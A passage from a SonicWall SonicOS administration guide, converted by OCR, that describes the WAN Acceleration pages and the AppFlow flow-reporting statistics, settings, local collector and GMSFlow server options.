


The Web Cache feature stores copies of Web pages passing through the network that are frequently and recently requested. So when a user requests one of these Web pages, it is retrieved from the local Web cache instead of the Internet, saving bandwidth and response time. Minimal, Moderate, and Aggressive caching strategies are available, which objects are placed into the Web cache and how long they stay there.

For detailed information about the **WAN Acceleration > Web Cache** service and configuration procedures, please see the *SonicWall WXA Administration Guide for SonicOS 6.2*.

WAN Acceleration > System


The **WAN Acceleration > System** page provides options to monitor and configure the System Status, Interface Status, Management, Settings, and Firmware.



For detailed information about the **WAN Acceleration > System** and configuration procedures, please see the *SonicWall WXA Administration Guide for SonicOS 6.2*.

WAN Acceleration > Log

The **WAN Acceleration > Log** page lists of the SonicWall WXA series appliance's log event messages.



For detailed information about the **WAN Acceleration > Log** service and configuration procedures, please see the *SonicWall WXA Administration Guide for SonicOS 6.2*.

Part 23


AppFlow

157

Managing Flow Reporting Statistics

NOTE: The AppFlow feature is available on TZ series and above appliances.

AppFlow > Flow Reporting



You manage the firewall's flow reporting, statistics, and configurable settings for sending AppFlow and real-time data to a local collector or external AppFlow servers with the AppFlow feature. AppFlow provides support for external AppFlow reporting formats, such as NetFlow version 5, NetFlow version 9, IPFIX, and IPFIX with Extension. AppFlow includes support for Quest™ Change Auditor for SonicWall, the automated auditing module that allows you to collect data on internet web site and cloud activity. For more information about using Change Auditor with SonicOS firewalls, see *Change Auditor for SonicWall User Guide*.

The **AppFlow > Flow Reporting** page includes settings for configuring the firewall to view statistics based on Flow Reporting and Internal Reporting. From this page, you can also configure settings for internal reporting as well as for GMSflow Server and external collector reporting.

You can access the **Dashboard > AppFlow Monitor** page by clicking on the **Link** icon in the upper right corner of the **AppFlow > Flow Reporting** page.

You can clear all the AppFlow settings to default values by clicking on the **Default** button at the top of the **AppFlow > Flow Reporting** page.

The **AppFlow > Flow Reporting** page has these tabs:

- **Statistics** – Displays reporting statistics in four tables
- **Settings** – Allows the enabling of various real-time data collection and AppFlow report collection
- **GMSFlow Server** – Allows the configuring of AppFlow reporting to a GMSFlow server.
- **External Collector** – Allows the configuring of AppFlow reporting to an IPFIX collector


Topics:

Statistics Tab

This tab displays reports of the flows that are sent to the server, not collected, dropped, stored in and removed from the memory, reported and non-reported to the server. This section also includes the number of NetFlow and IP Flow Information Export (IPFIX) templates sent and general static flows reported.

Topics:


External Flow Reporting Statistics



This statistic	Displays the total number of
Connection Flows Enqueued:	Connection-related flows collected so far.
Connection Flows Dequeued:	Connection-related flows that have been reported either to an internal AppFlow collector or external collectors.
Connection Flows Dropped:	Collected connection-related flows that failed to get reported.
Connection Flows Skipped Reporting:	Connection-related flows that skipped reporting. This can happen when running in periodic mode where collected flows are more than the configured value for reporting.
Non-Connection data Enqueued:	All non-connection-related flows that have been collected so far.

This statistic	Displays the total number of
Non-Connection data Dequeued:	All non-connection-related flows that have been reported either to external collectors or an internal AppFlow collector.
Non-connection data Dropped:	All non-connection-related data dropped due to too many requests.
Non-connection related static data Reported:	Static non-connection-related static data that have been reported. This includes lists of applications, viruses, spyware, intrusions, table-map, column-map, and location map.
Logs Reported by IPFIX	All logs reported by IPFIX.


Internal AppFlow Reporting Statistics



This statistic	Displays the total number of
Data Flows Enqueued:	Connection-related flows that have been queued to the AppFlow collector.
Data Flows Dequeued:	All connection-related flows that have been successfully inserted into the database.
Data Flows Dropped:	Connection-related flows that failed to get inserted into the database due to a high connection rate.
Data Flows Skipped Reporting:	Connection-related flows that skipped reporting.
General Flows Enqueued:	All non-connection-related flows in the database queue.
General Flows Dequeued:	All non-connection-related flows successfully inserted into the database.
General Flows Dropped:	All non-connection-related flows that failed to be inserted into the database due to a high rate (too many requests).
General Static Flows Dequeued:	All non-connection-related static flows successfully inserted into the database.
AppFlow Collector Errors:	AppFlow database errors.
Total Flows in DB:	Connection-related flows in the database.

Total IPFIX Statistics


The IPFIX statistics are displayed in two tables at the bottom of the **Statistics** tab.



This statistic	Displays the total number of
Total NetFlow/IPFIX Packets Sent:	IPFIX/NetFlow packets sent to the all/external collector/AppFlow server/GMSFlow server collected so far.
NetFlow/IPFIX Packets Sent to External Collection:	IPFIX/NetFlow packets sent to the external collector so far.
Netflow/IPFIX Packets Sent to GMSFlow Server	IPFIX/NetFlow packets sent to the GMSFlow collector so far.
NetFlow/IPFIX Templates Sent	IPFIX/NetFlow templates sent to the all/external collector/AppFlow server/GMSFlow serve.
Connection Flows Sent to External Collector	Connection/static/general flows that have been reported to the, external collector.
Connection Flows Sent to GMSFlow Server	Connection/static/general flows that have been reported to the r GMSFlow server.
Non-Connection related Dynamic Flows Sent to External Collector:	IPFIX/netflow packets sent to the external collector so far.
Non-Connection related Dynamic Flows Sent to GMSFlow Server:	IPFIX/netflow packets sent to the GMSFlow server so far.
Non-Connection related Static Flows Sent to External Collector:	Connection/static/general flows that have been reported to the AppFlow collector or external collector.
Logs Reported by IPFIX to external collector	Logs reported to the external collector by IPFIX so far.
Non-Connection related Static Flows Sent to GMSFlow Server:	Connection/static/general flows that have been reported to the GMSFlow server.
Logs Reported by IPFIX to GMSFlow Server	Logs reported to the GMSFlow server by IPFIX so far.

Settings Tab

The **Settings** tab has configurable options for local internal flow reporting, AppFlow Server external flow reporting, and the IPFIX collector.




The **Settings** tab has three sections:

- Settings on page 1788
- Local Server Settings on page 1790
- Other Report Settings on page 1790

Settings

The **Settings** section of the **Settings** tab allows you to enable real-time data collection and AppFlow report collection.



- **Report Collections**—Enables AppFlow reporting collection according to one of these modes:
  - **All** — Selecting this checkbox reports all flows. This is the default setting.

- **Interface-based** — Selecting this checkbox enables flow reporting based only on the initiator or responder interface. This provides a way to control what flows are reported externally or internally. If enabled, the flows are verified against the per interface flow reporting configuration, located in the **Network > Interfaces** page.

  If an interface has its flow reporting disabled, then flows associated with that interface are skipped.

- **Firewall/App Rules-based** — Selecting this checkbox enables flow reporting based on already existing firewall Access and App rules configuration, located on the **Firewall > Access Rules** page and the **Firewall > App Rules** page, respectively. This is similar to interface-based reporting; the only difference is instead of checking per interface settings, the per-firewall rule is selected.

  Every firewall Access and App rule has a checkbox to enable flow reporting. If a flow matching a rule is to be reported, this enabled checkbox forces verification that firewall rules have flow reporting enabled or not.

  NOTE: If this option is enabled, but no rules have the flow-reporting option enabled, no data is reported. This option is an additional way to control which flows need to be reported.

- **Enable Real-Time Data Collection**—Enables real-time data collection on your firewall for real-time statistics. You can enable/disable Individual items in the **Collect Real-Time Data For** drop-down menu. This setting is enabled by default.

  When this setting is disabled, the Real-Time Monitor does not collect or display streaming data as the real-time graphs displayed in the **Dashboard > Real-Time Monitor** page are disabled.

  - **Collect Real-Time Data For**—Select the streaming graphs to display on the Real-Time Monitor page. By default, all items are selected.

This option	Displays this graph(s)
Top apps	**Applications**
Bits per sec.	**Bandwidth**
Packets per sec.	**Packet Rate**
Average packet size	**Packet Size**
Connections per sec.	**Connection Rate** and **Connection Count**
Core util.	**Multi-Core Monitor**
Memory util.	**Memory Usage**

- **Enable Aggregate AppFlow Report Data Collection**—Enables individual AppFlow Reports collection on your SonicWall appliance for display in **Dashboard > Appflow Reports**. You can enable/disable Individual items in the **Collect Report Data For** drop-down menu. This setting is enabled by default.

  When this setting is disabled, the AppFlow Reports does not collect or display data.


  TIP: You can quickly display the **Dashboard > AppFlow Reports** page by clicking the **Display** icon by the **Enable Aggregate AppFlow Report Data Collection** checkbox.

  - **Collect Report Data For**—Select from this drop-down menu the data to display on the **Dashboard > Appflow Reports** page. By default, all reports are selected.

    - **Apps Report**
    - **User Report**
    - **IP Report**
    - **Threat Report**
    - **Geo-IP Report**
    - **URL Report**

Local Server Settings

The **Local Server Settings** section allows you to enable AppFlow reporting to an internal collector.




- **Enable AppFlow To Local Collector**—Enables AppFlow reporting collection to an internal server on your SonicWall appliance. If this option is disabled, the tabbed displays on **Dashboard > AppFlow Monitor** are disabled. By default, this option is disabled.

  NOTE: When enabling/disabling this option, you may need to reboot the device to enable/disable this feature completely.

Other Report Settings

The options in the **Other Report Settings** section configure conditions under which a connection is reported. This section does not apply to all non-connection-related flows.



- **Report DROPPED Connection**—If enabled, connections that are dropped due to firewall rules are not reported. This option is enabled by default.
- **Skip Reporting STACK Connections**—If enabled, the firewall will not report all connections initiated or responded to by the firewall's TCP/IP stack. By default, this option is enabled.
- **Include Following URL Types**—From the drop-down menu, select the type of URLs that need to be reported. To skip a particular type of URL reporting, uncheck (disable) them.

  NOTE: This setting applies to both AppFlow reporting (internal) and external reporting when using IPFIX with extensions.

Gifs (selected by default)	**Jsons**
Jpegs (selected by default)	**Css**
Pngs (selected by default)	**Htmls** (selected by default)
Js	**Aspx** (selected by default)
Xmls	**Cms**

- **Enable Geo-IP Resolution**—Enables Geo-IP resolution. If disabled, the AppFlow Monitor does not group flows based on country under **Initiators** and **Responders** tabs. This setting is unchecked (disabled) by default.


  NOTE: If Geo-IP blocking or Botnet blocking is enabled, this option is ignored.

- **Disable Reporting IPv6 Flows (ALL)**—Disables reporting of IPv6 flows. This setting is enabled by default.

- **AppFlow Report Upload Timeout (sec)**—Specify the timeout, in seconds, when connecting to the AppFlow upload server. The minimum timeout is 5 seconds, the maximum is 300 seconds, and the default value is **120** seconds.

GMSFlow Server Tab

This tab provides configuration settings for sending AppFlow and Real-Time data to a GMSFlow server.



- **Send AppFlow to SonicWall GMSFlow Server** – The SonicWall appliance sends AppFlow data via IPFIX to a SonicWall GMSFlow server. This option is not enabled by default.

  If this option is disabled, the SonicWall GMSFlow server does not show AppFlow Monitor, AppFlow Report, and AppFlow Dashboard charts on the GMSFlow server or via redirection an another SonicWall appliance.

  NOTE: When enabling/disabling this option, you may need to reboot the device to enable/disable this feature completely.

- **Send Real-Time Data to SonicWall GMSFlow Server** – The SonicWall appliance sends real-time data via IPFIX to the SonicWall GMSFlow server. This option is disabled by default.

  If this option is disabled, the SonicWall GMSFlow server does not display real-time charts on the GMSFlow server or via redirection on a SonicWall appliance.

- **Send System Logs to SonicWall GMSFlow Server** – The SonicWall firewall sends system logs via IPFIX to the SonicWall GMSFlow server. This option is not selected by default.

- **Report on Connection OPEN** – The SonicWall appliance reports when a new connection is opened. All associated data related to that connection may not be available when the connection is opened. This option enables flows to show up on the GMSFlow server as soon as a new connection is opened. This option is disabled by default.

- **Report on Connection CLOSE** – The SonicWall appliance reports when a new connection is closed. This is the most efficient way of reporting flows to the GMSFlow server. All associated data related to that connection are available and reported. This option is enabled by default.

- **Report Connections on Following Updates** – The firewall reports when a specified update occurs. Select the updates from the drop-down menu. By default, no update is selected.

threat detection	**VPN tunnel detection**
application detection	**URL detection**
user detection	

